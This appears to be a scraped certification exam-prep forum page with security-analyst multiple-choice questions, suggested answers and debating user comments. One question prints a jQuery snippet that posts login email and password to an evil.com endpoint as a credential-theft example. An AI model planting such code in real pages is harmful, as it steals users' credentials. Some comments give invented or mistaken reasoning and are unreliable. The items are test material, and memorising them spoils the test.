In some cases, security professionals may not be able to implement all of the desired security controls due to technical, operational, or financial reasons. For example, an organization may not be able to upgrade the operating system on retail point-of-sale (POS) terminals due to an incompatibility with the POS software. In these cases, security professional should seek out compensating controls designed to provide a similar level of security using alternate means. In the POS example, administrators might place the POS terminals on a segmented, isolated network and use intrusion prevention systems to monitor network traffic for any attempt to exploit an unpatched vulnerability and block it from reaching the vulnerable host. This meets the same objective of protecting the POS terminal from compromise and serves as a compensating control.

upvoted 2 times

chaddman 1 year, 2 months ago

Selected Answer: A

Compensating Controls (A): Since the servers are running outdated operating systems and cannot be patched, compensating controls like network segmentation, firewalls, and intrusion detection/prevention systems can be implemented to isolate these servers and minimize the risk of compromise.

upvoted 3 times

chaddman 1 year, 2 months ago

Compensating Controls (A): Since the servers are running outdated operating systems and cannot be patched, compensating controls like network segmentation, firewalls, and intrusion detection/prevention systems can be implemented to isolate these servers and minimize the risk of compromise.

upvoted 1 times

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:


Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

- A. Vulnerability A
- B. Vulnerability B
- C. Vulnerability C
- D. Vulnerability D

Suggested Answer: A

Community vote distribution



fa8df4c 2 months, 2 weeks ago

Selected Answer: A

Why Vulnerability A is the highest concern:

Network attack vector = can be exploited remotely (e.g., via email links).

Low complexity = easy to execute.

No authentication required = attacker doesn't need credentials.

User interaction required = lines up with the scenario (users click on malicious links).

upvoted 2 times

16561f6 7 months, 3 weeks ago

Selected Answer: A

A seems to be the most correct. Vulnerability A does not require user interaction, does not require authentication and the attack complexity is low. The attack vector for Vuln A is Network, which is generally easier for attackers when compared to the local one. Network base attack can spread across to multiple systems.

upvoted 4 times

f4d7f37 7 months, 2 weeks ago

Vulnerability A does require user interaction. It is listed in the chart itself

upvoted 8 times

phongtran27 8 months, 1 week ago

Selected Answer: B

Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that end users frequently click on malicious links sent via email.

Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connects to the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook.

upvoted 2 times

Instguy 10 months ago

'Click' is the keyword in this question. "User interaction: Yes."

upvoted 3 times

🗨️ 👤 **VVV4WIN** 1 year, 1 month ago

Selected Answer: D

I would go for D, everyone is overlooking the last part of the question, if a user clicks on a malicious link and their system gets hijacked, they are already part of the local network and thus the AC:Low, No Auth Required and No User interaction needed vulnerability is very easily exploited.

upvoted 1 times

🗨️ 👤 **deeden** 1 year ago

Yes D is scary but the AV is local, and no UI means no click required from email users, no? I would imagine this type of malware have to be delivered using USB stick or some type of plug & play device maybe?

upvoted 5 times

🗨️ 👤 **LiveLaughToasterBath** 1 year, 1 month ago

Selected Answer: A

Answer is in the question. "...knowing that end users frequently click on malicious links sent via email." Of the two correct answers, A is more correct. The other requires authentication which makes it harder to exploit than A.

upvoted 4 times

🗨️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: A

A) Vulnerability A

Spreads through the network, low complexity (a simple email. Just one click), doesn't require any user authentication, but requires them to interact with it (clicking the malicious link)

upvoted 2 times

🗨️ 👤 **Jhonys** 1 year, 2 months ago

Selected Answer: A

Taking a closer look... Vulnerability A is the only one that can be exploited remotely without requiring authentication and with minimal user interaction (just clicking a link), making it more concerning in the context of users clicking on malicious links sent via and -mail. The answer is correct, it is in the letter A.

upvoted 1 times

🗨️ 👤 **jaeyon** 1 year, 3 months ago

Selected Answer: A

The given answer is correct. You can rule out B and D right away as they are local attack vectors and networks poses higher risk. You can rule out C since High attack complexity and Authentication Requirement is a lower risk than no Authentication and Low Complexity. Low complexity attacks are easier to pull off and no authentication is required. Answer is A.

upvoted 3 times

🗨️ 👤 **Jhonys** 1 year, 3 months ago

In this scenario, Vulnerability C is the one that should most concern the analyst, as it has a network attack vector, high attack complexity, and requires authentication and user interaction. This means that an attacker could exploit this vulnerability remotely, without the need for direct user interaction, making it a more critical threat in this context.

upvoted 2 times

🗨️ 👤 **Jhonys** 1 year, 3 months ago

Therefore, the correct answer is:

C. Vulnerability C

upvoted 2 times

🗨️ 👤 **Jhonys** 1 year, 2 months ago

Disregard my previous answer, the correct one is letter A.


upvoted 1 times

An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the transition between the two analysts?

- A. Identify and discuss the lessons learned with the prior analyst.
- B. Accept all findings and continue to investigate the next item target.
- C. Review the steps that the previous analyst followed.
- D. Validate the root cause from the prior analyst.

Suggested Answer: C

Community vote distribution



LiveLaughToasterBath Highly Voted 1 year, 7 months ago

Selected Answer: C

Lessons learned is a root cause analysis key phrase. This is more about hand-off, in which you want to know what's been completed in the investigatory process before you take over.

upvoted 7 times

CyberJackal Highly Voted 1 year, 3 months ago

Selected Answer: C

There are no lessons learned, because the investigation isn't complete for yet!
Touch base, and continue the investigation- C.

upvoted 5 times

cy_analyst Most Recent 8 months, 3 weeks ago

Selected Answer: C

Options like accepting findings (B) or validating the root cause (D) come after understanding the investigation's progress. While identifying lessons learned (A) is valuable, it is usually done after the investigation is completed, not during the handover.

upvoted 1 times

voiddraco 10 months, 1 week ago

It's Ongoing so it's Ca

upvoted 1 times

voiddraco 10 months, 1 week ago

C my bad

upvoted 1 times

a3432e2 11 months, 1 week ago

Selected Answer: A

From CompTia Study Guide: "A" would be correct.

upvoted 1 times

Lilik 11 months ago

lesson learnt are at the end. the investigation is ongoing.

upvoted 3 times

nap61 11 months, 2 weeks ago

Selected Answer: C

"Review the steps..." - Zero-Trust = Trust-no-One - I have learn (lesson-learned) in the hard way. Question: If you need to revise your work, why not revise the work of someone that you are taking over? ;)

upvoted 3 times

m025 1 year, 6 months ago

Selected Answer: C

But if 'is taking over' and 'has been going for few days', why the first analyst should have some lesson learned done? the analysis is on working phase

upvoted 2 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: B

I don't know, I'm going to vote B here only because the question sounds like an ongoing investigation lasting for a few days already. A and D are towards the end of the incident, and C sounds more like an audit to me. If I'm going to take over an incident, I will probably want to know what has been done already and what the next steps are.

upvoted 1 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

Going to say A here because C should be pretty heavily documented already, whereas lessons learned may not be.

upvoted 1 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

A) identify and discuss the lessons learned with the prior analyst

I was thinking C, but A makes things most clear. With option C, the other analyst isn't consulted, so the steps taken can be misinterpreted.

upvoted 1 times

🗨️ 👤 **581777a** 1 year, 8 months ago

Selected Answer: A

A. Identify and discuss the lessons learned with the prior analyst.

Transitioning an ongoing investigation between analysts is a crucial moment in incident response. Understanding what has already been done, what has been learned, and what challenges have been encountered is essential for the incoming analyst. This information helps prevent duplicating efforts, ensures continuity in the investigation, and can lead to more effective and efficient resolution of the incident.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 8 months ago

Selected Answer: C

The most important step is to identify and discuss lessons learned with the previous analyst. This will help to have a clear view of the research done and avoid redundant work and mistakes that would have been made.

upvoted 1 times

🗨️ 👤 **581777a** 1 year, 8 months ago

that's not what you chose lol. That would be option A, and I agree

upvoted 1 times

A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

- A. nessie.explosion
- B. vote.4p
- C. sweet.bike
- D. great.skills

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 [Removed] Highly Voted 👍 1 year, 1 month ago

Selected Answer: D

D) Great.skills

Lower complexity (AC:L) and does not require special privileges (PR:N) or user interaction (UI:N), making it more likely to be exploited.

upvoted 13 times

🗳️ 👤 deeden Highly Voted 👍 1 year ago

Selected Answer: D

I vote D, but it's just funny that the question implies there's no Administrator account left on all workstations LOL. There has to be at least one, doesn't it?

upvoted 5 times

🗳️ 👤 swiggharo 11 months ago

No admin account on END-user workstations

upvoted 6 times

🗳️ 👤 kmordalv Most Recent 🕒 1 year, 3 months ago

Selected Answer: D

The vulnerability to be prioritized should be the one with the greatest impact on the system.

Given that the complexity of the attack is low (AC=L), that no privileges are required (PR=N) and no user interaction is required (UI=N), the most logical answer is D

upvoted 5 times

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Suggested Answer: A

Community vote distribution

A (100%)

  **throughthefray** Highly Voted 1 year, 6 months ago

While I agree that A should be the answer as a whole. I must point out a flaw in the question itself. I hate to go all "english major" on this question, but the use of the word "entice" actually implies that the employees are being attracted or tempted by an offering of "pleasure, wealth, or advantage" in order to help the attackers. (im using the dictionary definition of entice in this case) The use of the word "entice" denotes that the employee is AWARE that they are helping an attacker in that moment. Based on how the question is worded, they are NOT being tricked.

upvoted 8 times

  **throughthefray** 1 year, 6 months ago

Had to break the comment into two parts since it wouldnt let me post it all as one. To continue my previous thought, even if you train someone, if the person is the type that is going to be tempted to download something for monetary and run it for significant moneretary gain, theyre going to do it anyway, regardless of sufficient training or not. A strong arguement could be made for B because of the fact that the question implies that the employees are being bribed into assisting the attacker. Thus if the main problem is that the company cant trust the integrity of their employees they should block the malicious website. Perhaps the writer of this question didnt know what the word "enticed" means.

upvoted 4 times

  **[Removed]** Highly Voted 1 year, 7 months ago

Selected Answer: A

A) increasing training and awareness for all staff

We do this every year as part of our Penetration Testing as the Social Engineering part of it. Exact same scenario. PenTester calls our employees at random. "Hey, I'm working with so and so. Can you click this link and go to this website?" When we have users click and the report comes back, we assign remedial training. At the heart of this, the issue isn't a lack of technical control, but the human aspect of it. Social engineering is the culprit, and more training is the solution.



upvoted 5 times

  **cy_analyst** Most Recent 8 months, 3 weeks ago

Selected Answer: A

The other answers don't address the root cause: employees being tricked into helping attackers.

upvoted 1 times

  **Narobi** 1 year, 6 months ago

Selected Answer: A

Can't patch a human unfortunately

upvoted 3 times

  **chaddman** 1 year, 8 months ago

Selected Answer: A

Increasing training and awareness for all staff (A): The root issue is human behavior—employees being susceptible to social engineering attacks. Training and awareness programs can educate staff on how to recognize and respond to such attempts, making this the most effective solution.

upvoted 2 times

  **kmordalv** 1 year, 10 months ago

Selected Answer: A

Correct. It seems the most logical answer

upvoted 3 times

A security analyst at a company is reviewing an alert from the file integrity monitoring indicating a mismatch in the login. html file hash. After comparing the code with the previous version of the page source code, the analyst found the following code snippet added:

```
$.ajax({
  dataType: 'JSON',
  url: 'https://evil.com/finish.php?x=ZXZpbA==',
  type: 'POST',
  data: {
    email: email%40domain.com,
    password: password
  }
})
...


```

Which of the following best describes the activity the analyst has observed?

- A. Obfuscated links
- B. Exfiltration
- C. Unauthorized changes
- D. Beaconing

Suggested Answer: B

Community vote distribution



throughthefray Highly Voted 1 year, 6 months ago

Selected Answer: B

Yikes... It looks like its both B and C. Ill go B for the follwing reason though:

Sure we know that its a change thats been made. (clearly indicated by the file integrity warning and the mismatch of the hash) but the question asked about what was observed, presumably within the altered code. Lets break it down:

\$.ajax(: This initiates an AJAX request using jQuery.

dataType: 'JSON'; Specifies that the expected data type of the server response is JSON.

url: 'https://evil.com/finish.php?x=ZXZpbA=='; Sets the URL to which the AJAX request will be sent

type: 'POST': Specifies that the HTTP request method should be POST

Everything after "data" is the credentials that will be submitted along with the above request. This is clear Exfiltration.

upvoted 16 times

biggydanny Highly Voted 1 year, 3 months ago

Selected Answer: C

While the unauthorized code snippet could potentially be used for exfiltration, the primary activity observed by the analyst is the unauthorized change to the login.html file. Exfiltration refers to the actual act of data being transferred out of the system, which hasn't been confirmed in this scenario yet.

The unauthorized change could indeed lead to exfiltration if the malicious code is executed and starts sending data to an external source. However, at this point, the analyst has only observed the unauthorized change, not the actual exfiltration of data. So I think the most accurate description of the observed activity is C. Unauthorized changes.

upvoted 13 times

ybyttv Most Recent 3 weeks, 3 days ago

Selected Answer: B

exfiltration is happening because an unauthorized change

upvoted 1 times

Only12go 2 months ago

Selected Answer: B

This code snippet shows a malicious JavaScript AJAX request that is exfiltrating user credentials to an external server.

upvoted 1 times

f90ecff 2 months ago

Selected Answer: C

What part of the CIA triad does this cover? "After comparing the code with the previous version of the page source code, the analyst found the following code snippet added". Integrity. Unauthorized changes violate integrity.

upvoted 2 times

🗨️ 👤 **f90ecff** 2 months, 2 weeks ago

Selected Answer: B

Credentials are actively being stolen which is why I believe that it is the MOST correct answer between B & C.

upvoted 1 times

🗨️ 👤 **Popeyes_Chicken** 5 months, 3 weeks ago

Selected Answer: B

If the analyst is viewing this log, the unauthorized change has already been made and they are witnessing data exfiltration to the malicious site shown. C is a decent red herring though!

upvoted 2 times

🗨️ 👤 **Eluis007** 8 months, 1 week ago

Selected Answer: C

Let's focus on the question: Which of the following best describes the activity observed by the analyst? Where in the scenario do you see evidence that the analyst detected exfiltration? The appropriate answer is C.

upvoted 3 times

🗨️ 👤 **hashed_pony** 8 months, 1 week ago

Selected Answer: C

Definitely C.

Can't be B because exfiltration would give us a "GET" request, not a "POST" request.

upvoted 3 times

🗨️ 👤 **cy_analyst** 8 months, 3 weeks ago

Selected Answer: B

This snippet is attempting to steal a user's email and password by sending it to a malicious server .when the user submits their login information.

Essentially, it captures the email and password fields and sends them to an attacker-controlled site for exfiltration. This is a typical credential-stealing attack.

upvoted 1 times

🗨️ 👤 **cy_analyst** 8 months, 2 weeks ago

Unauthorized changes: While this code represents unauthorized changes to the file, the primary activity here is the exfiltration of credentials, which is the bigger concern in this context

upvoted 1 times

🗨️ 👤 **SH_** 9 months, 2 weeks ago

Selected Answer: C

Unauthorised changes is the activity that has happened.

upvoted 2 times

🗨️ 👤 **a3432e2** 11 months, 1 week ago

Selected Answer: B

Question asked about what is in front of you. B. Exfiltration

upvoted 2 times

🗨️ 👤 **boog** 1 year ago

Selected Answer: B

From claude.AI

B. Exfiltration

Here's why this is the most accurate description:

1. Data Transmission: The code snippet shows an AJAX request being made to send data to an external server (<https://evil.com/finish.php>).
2. Sensitive Information: The data being sent includes an email address and password, which are typically considered sensitive information.
3. Unauthorized Destination: The URL "<https://evil.com>" suggests that this is not a legitimate company domain, but rather a malicious endpoint.
4. POST Request: The use of a POST request type indicates that data is being sent to the server, not just retrieved.
5. Encoding: The presence of "ZXZpbA==" in the URL suggests base64 encoding, which is often used to obfuscate data in transit.

This code is clearly designed to send user credentials to an unauthorized external server, which constitutes data exfiltration - the unauthorized transfer of data from a computer or other device to a location controlled by a malicious actor.

upvoted 9 times

🗨️ 👤 **499f1a0** 1 year ago

Selected Answer: C

It is C

upvoted 1 times

🗨️ 👤 **BanesTech** 1 year, 1 month ago

Selected Answer: C

The activity observed by the analyst involves the addition of a code snippet that makes an AJAX POST request to an external domain (<https://evil.com/finish.php>) with sensitive data such as email and password. This indicates potential unauthorized changes to the login.html file, as the added code is not part of the original source code and could be malicious.

upvoted 3 times

🗨️ 👤 **CyberJackal** 1 year, 2 months ago

Selected Answer: C

This is an unauthorized change, as the analyst is comparing the previous code to the current and finding this new snippet.

upvoted 3 times

🗨️ 👤 **Doa** 1 year, 3 months ago

Selected exfiltration

It appears to be an attempt to send sensitive information (such as an email address and password) to a suspicious URL (<https://evil.com/finish.php?x=zxzpbA==>) via a POST request. This kind of activity is typically associated with exfiltration, which involves the unauthorized transfer of data from a system. Therefore, the best description of the observed activity would be : B. Exfiltration

upvoted 1 times

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

- A. Credentialed scan
- B. External scan
- C. Differential scan
- D. Network scan

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Frog_Man** Highly Voted 1 year, 3 months ago

This is normal for CompTia. When a new exam is started it is always at its easiest. It gets more complex as the exam ages. Note even on these more complex exams, not all questions are graded.

upvoted 6 times

🗳️ 👤 **kmordalv** Highly Voted 1 year, 4 months ago

Selected Answer: A

Correct. This is the most logical answer.

I wonder if these are valid questions. The CS0-002 ones seemed much more complex to me.

upvoted 6 times

🗳️ 👤 **Nopez** 1 year, 3 months ago

Same concern...

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 3 months ago

Same thinking

upvoted 1 times

🗳️ 👤 **throughthefray** Most Recent 1 year ago

Selected Answer: A

Typo. Its supposed to say credentialed scan.

upvoted 3 times

🗳️ 👤 **FoeMarc** 1 year, 2 months ago

A. Credentialed scan

Here's why a credentialed scan is the appropriate choice:

Credentialed Scan: In a credentialed scan, the scanning tool is granted appropriate credentials (username and password) to access the target systems. This level of access allows for a more comprehensive and accurate assessment of the systems. Credentialed scans can gather detailed information about the system's configuration, software, and vulnerabilities that may not be accessible in an external scan.


upvoted 5 times

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Suggested Answer: C

Community vote distribution



[Removed] 1 year, 7 months ago

Selected Answer: B

The answer is B) True negative

The criteria for triggering the alert was 10 failed logins. Only 9 occurred, so no alert should be generated since the criteria wasn't met. If it's reporting prematurely, then the SIEM rule is failing and generating a false positive. If no attack was detected with 9 failed logins, then the rule is working, in other words, a True Negative, meaning there really wasn't an alert that needed to be reported.

upvoted 44 times

ChanceFreedom 1 year, 2 months ago

"However, the control was unable to detect an attack with nine failed logins." It said behavior "attack" was a negative. False negative. I hate semantics

upvoted 8 times

RiccardoBellitto 1 year, 2 months ago

The questions is stating that the control was unable to DETECT AN ATTACK with nine failed logon. Breaking down this sentence: There has been an attack and it wasn't detected. So the answer is False negative

upvoted 12 times

LB54 11 months, 2 weeks ago

The SIEM rule indeed worked as expected by not triggering an alert at 9 failed login attempts. However, the issue lies in the threshold being set too high. Since the threshold was 10 failed logins within one minute, it failed to detect an actual attack when there were 9 failed logins. This situation is indeed a False Negative because the rule missed a legitimate security event.

upvoted 8 times

Only12go 2 months ago

Selected Answer: C

False negative occurs when a threat is present but goes undetected by the security control.

The attacker attempted nine failed logins.

The SIEM rule triggers alerts only on ten or more within one minute.

Because it didn't meet the threshold, the SIEM did not alert, even though suspicious activity occurred.

This means the attack was real but not detected, which is the definition of a false negative.

upvoted 2 times

yeahnodontthinkso 6 months ago

Selected Answer: C

"However, the control was unable to detect an ATTACK with nine failed logins"

I think that's the key statement. They clearly point out that this was an attack that did not get reported, therefore, false negative.

upvoted 2 times

🗳️ 👤 **7167087** 5 months, 2 weeks ago

But is this attack in the context of the SIEM rule itself?

upvoted 1 times

🗳️ 👤 **Learner213** 6 months, 4 weeks ago

Selected Answer: B

The threshold is 10...Not 9.

No trigger = True.

upvoted 1 times

🗳️ 👤 **luliiizoares** 7 months, 1 week ago

Selected Answer: C

Correct Answer: C. False negative

Analysis: A false negative occurs when a security control fails to detect a malicious activity or attack that is indeed happening. In this case, the SIEM rule was set to trigger an alert after ten failed logins within one minute. However, the attack involved nine failed logins, which means the rule did not trigger an alert. Therefore, the control missed the attack, classifying this scenario as a false negative.

Explanation of Other Options:

A. False positive: This occurs when a security control incorrectly identifies benign activity as malicious. Here, there was no incorrect alert; rather, an alert was missed.

B. True negative: This means no attack occurred, and no alert was triggered, which is not the case here since an attack was present.

D. True positive: This means a legitimate attack was detected correctly, which is also not the case here since the attack was missed by the control.

upvoted 3 times

🗳️ 👤 **datoo** 7 months, 2 weeks ago

Selected Answer: C

false negative

upvoted 4 times

🗳️ 👤 **Eluis007** 8 months, 1 week ago

Selected Answer: C

The logic is straightforward: "However, the control failed to detect an attack after nine failed login attempts." This indicates that an attack OCCURED but went UNDETECTED, which is a clear false negative due to improper settings. This wasn't a case of a legitimate user repeatedly entering the wrong password; the statement clearly mentions that an attack went unnoticed.

upvoted 3 times

🗳️ 👤 **hashed_pony** 8 months, 1 week ago

Selected Answer: C

False negative. It means that you had a negative that wasn't detected.

It's easy to compare if you look at false positives (which can be common): when a false positive happens it means your rule is detecting something as being malicious when it's not.

In this case, your rule is NOT detecting something malicious when it IS malicious.

upvoted 2 times

🗳️ 👤 **cy_analyst** 8 months, 2 weeks ago

Selected Answer: C

A false negative occurs when a security control fails to detect an attack or threat that is actually present. In this case, the SIEM rule was designed to detect attacks based on ten failed logins within one minute, but the attacker performed nine failed logins, which went undetected. Since the attack occurred but wasn't detected due to the threshold set in the rule, this is a false negative.

upvoted 3 times

🗳️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: C

Going with False Negative here, it says it detected an attack, but since its below the threshold, it wasnt reported.

upvoted 1 times

🗳️ 👤 **Bek1** 8 months, 3 weeks ago

Selected Answer: C

The correct answer is C. False negative.

Here's a breakdown of the terms:

False positive: This occurs when a security system incorrectly identifies a legitimate event as malicious.

True negative: This occurs when a security system correctly identifies a legitimate event as legitimate.

False negative: This occurs when a security system fails to identify a malicious event.

True positive: This occurs when a security system correctly identifies a malicious event.

In this case, the SIEM rule was unable to detect an attack with nine failed logins, even though it was designed to do so. This indicates a failure to identify a malicious event, which is a false negative.

upvoted 2 times

🗨️ 👤 **SH_** 9 months, 2 weeks ago

Selected Answer: C

See my earlier comments. It's False Negative - something bad happening, no alarm triggered. So it's actually C.

upvoted 3 times

🗨️ 👤 **SH_** 9 months, 2 weeks ago

Selected Answer: B

True Negative means something bad was happening but no alarm was triggered. So, although there was an ongoing attack (something bad), the threshold wasn't reached and so no alert (no alarm triggered). So I'd go with B.

upvoted 2 times

🗨️ 👤 **SH_** 9 months, 2 weeks ago

On second thought, it could actually be a True Negative - meaning no alarm was meant to be triggered in the first place. The question didn't give the interval the 9 attempts were made, but assuming it was in under 1 minute, the alarm will still not be triggered according to design. So True Negative seems correct.

upvoted 1 times

🗨️ 👤 **SH_** 9 months, 2 weeks ago

Oh hold on, mixed up the definitions. It's False Negative - something bad happening, no alarm triggered. So it's actually C.

upvoted 2 times

🗨️ 👤 **hackerhavoc** 10 months ago

Selected Answer: C

A true negative means that no attack occurred, and correctly, no alert was generated. A false negative occurs when a detection system fails to alert on an actual malicious activity or attack, as happened here.

upvoted 4 times

🗨️ 👤 **voiddraco** 10 months, 1 week ago

An False Positive would be if the SIEM triggered an alert for an event that was not actually malicious or relevant. the answer would be B because the SIEM did not give you an alert because the number of failed logins did not meet the threshold of TEN so how can this be a false positive??? when the SIEM behaved as what it was expected to do??

upvoted 1 times

🗨️ 👤 **Myfeedins479** 10 months, 2 weeks ago

Selected Answer: C

I was convinced this was a true negative because it wasn't the scanner's fault, but upon further research, I have determined that this would be a false negative. This is because there was an actual attack happening. False negatives are a common occurrence due to misconfiguration of security devices.

upvoted 3 times

🗨️ 👤 **Lilik** 10 months, 2 weeks ago

what if it was a legitimate event?

upvoted 1 times

🗨️ 👤 **Mike082588** 11 months ago

I see many saying the threshold is set to high at 10 attempts. I completely agree however it does not change the fact that the number of attempts were 9. Common sense would say that an attack is definitely occurring but by definition if going by the book for test purposes the answer would be True Negative due to there not being 10 attempts for the alert trigger. This question is a dirty one to throw on the test. Just hope you do not get it on your test version.

upvoted 2 times



A cybersecurity analyst is tasked with scanning a web application to understand where the scan will go and whether there are URIs that should be denied access prior to more in-depth scanning. Which of following best fits the type of scanning activity requested?

- A. Uncredentialed scan
- B. Discovery scan
- C. Vulnerability scan
- D. Credentialed scan

Suggested Answer: B

Community vote distribution

B (100%)


  **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: B

Correct

A discovery scan is typically used to identify the scope of a web application and understand where the scan will go. This type of scan is often the first step in assessing a web application's security and helps the analyst determine which areas should be further examined or tested in-depth.

upvoted 12 times

  **FoeMarc** Highly Voted 1 year, 8 months ago

Discovery Scan: A discovery scan, also known as a reconnaissance scan or a footprinting scan, is a type of scanning activity that aims to gather information about a target system or network. It is typically the initial phase of a security assessment or penetration testing. In the context of a web application, a discovery scan would focus on identifying the structure of the application, including the URIs (Uniform Resource Identifiers) or URLs that can be accessed. It helps in mapping out the application's layout and identifying potential entry points for further testing.

upvoted 8 times

  **Lilik** Most Recent 10 months, 2 weeks ago

B is correct. A discovery scan finds information about your web application without performing vulnerability testing. This is a good way to understand where the scan will go and whether there are URIs you should blacklist for vulnerability scans.

upvoted 3 times

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Suggested Answer: A

Community vote distribution

A (100%)

 **kmordalv** Highly Voted 10 months ago

Selected Answer: A

Correct

An SLA is a formal agreement between two parties that defines the level of service, responsibilities, and expectations. It often includes specific terms related to the time frame within which certain actions or services must be performed. Requiring remediation of a known threat within a given time frame can be part of an SLA related to cybersecurity or incident response, ensuring that security issues are addressed promptly and effectively.

upvoted 8 times

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Suggested Answer: D

Community vote distribution

D (100%)

🗨️ 👤 **kmordalv** Highly Voted 👍 1 year, 10 months ago

Selected Answer: D

Correct

Purchasing cyber insurance is a way to transfer the financial risk associated with cyber threats and incidents to an insurance provider. When you buy cyber insurance, you are essentially transferring a portion of the potential financial losses resulting from a cyber incident to the insurer.

upvoted 6 times

🗨️ 👤 **Gabuu** Most Recent ⌚ 11 months ago

Selected Answer: D

Risk transfer: transferring the consequences to someone else

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: D

D) transfer

Better than us, right? The risk of financial loss is transferred to the insurance provider.

upvoted 4 times

A recent audit of the vulnerability management program outlined the finding for increased awareness of secure coding practices. Which of the following would be best to address the finding?

- A. Establish quarterly SDLC training on the top vulnerabilities for developers
- B. Conduct a yearly inspection of the code repositories and provide the report to management.
- C. Hire an external penetration test of the network
- D. Deploy more vulnerability scanners for increased coverage

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ **kmordalv** **Highly Voted** 👍 1 year, 10 months ago

Selected Answer: A

Correct

The finding in the audit suggests a need to improve awareness of secure coding practices. The most appropriate action to address this finding is to provide training to the development team on secure coding practices.

upvoted 5 times

🗳️ **cy_analyst** **Most Recent** 🕒 8 months, 2 weeks ago

Selected Answer: A

Quarterly SDLC (Software Development Life Cycle) training focused on the top vulnerabilities helps developers understand secure coding practices and how to avoid common security issues such as those outlined in the OWASP Top Ten. Regular training ensures that developers stay up to date with the latest threats and best practices, directly addressing the audit's concern about awareness.

upvoted 3 times

🗳️ **FT000** 1 year, 4 months ago

Selected Answer: A

Given the options, A sounds like the most logical solution to the situation.

upvoted 1 times

🗳️ **[Removed]** 1 year, 7 months ago

Selected Answer: A

A) quarterly SDLC training

SDLC = software development lifecycle. The devs don't have the best coding practices to avoid vulnerabilities because they are not trained enough, nor aware of it. Regular training can mitigate this risk.


upvoted 4 times

An organization has deployed a cloud-based storage system for shared data that is in phase two of the data life cycle. Which of the following controls should the security team ensure are addressed? (Choose two.)

- A. Data classification
- B. Data destruction
- C. Data loss prevention
- D. Encryption
- E. Backups
- F. Access controls

Suggested Answer: DF

Community vote distribution



indyrockstar Highly Voted 1 year, 5 months ago

Selected Answer: DF

I believe this is D and F.

Data Life Cycle:

1. Create
2. Storage
3. Usage
4. Sharing
5. Archive
- 6 Destruction

Data Classification -- Create (1)

Data Destruct -- Destruction (6)

Data Loss Prevention -- Usage (3), Share (4)

Encryption -- Storage (2), Usage (3)

Backups -- Archive (5)

Access Controls -- Storage (2)

upvoted 29 times

Justheretolook Most Recent 1 month, 1 week ago

Selected Answer: CF

The correct answers are:

C. Data loss prevention

F. Access controls

Explanation:

Phase two of the data life cycle is typically the "data use" or "data processing" phase, where data is actively accessed, modified, or shared.

In this phase, the focus should be on protecting data in use and ensuring only authorized users can access it. Therefore:

- C. Data Loss Prevention (DLP): Helps monitor and control how data is accessed and shared, preventing accidental or malicious data leaks.
- F. Access Controls: Ensure that only authorized users can access or modify the data, based on roles or policies.

upvoted 1 times

chafe 9 months ago

Selected Answer: DE

I believe this to be D and E, anything in the cloud should be encrypted as standard, I would normally also backup any data and create access controls however there are use cases where I wouldn't have access controls (publicly available information), there aren't any use cases where I wouldn't backup. So D, E.

upvoted 1 times

🗨️ 👤 **Lilik** 10 months, 2 weeks ago

2. Storage

Once data has been created within the organisation, it needs to be stored and protected, with the appropriate level of security applied. A robust backup and recovery process should also be implemented to ensure retention of data during the lifecycle. I oscillate between C,D,E

upvoted 1 times

🗨️ 👤 **3be4f49** 1 year, 3 months ago

Selected Answer: DE

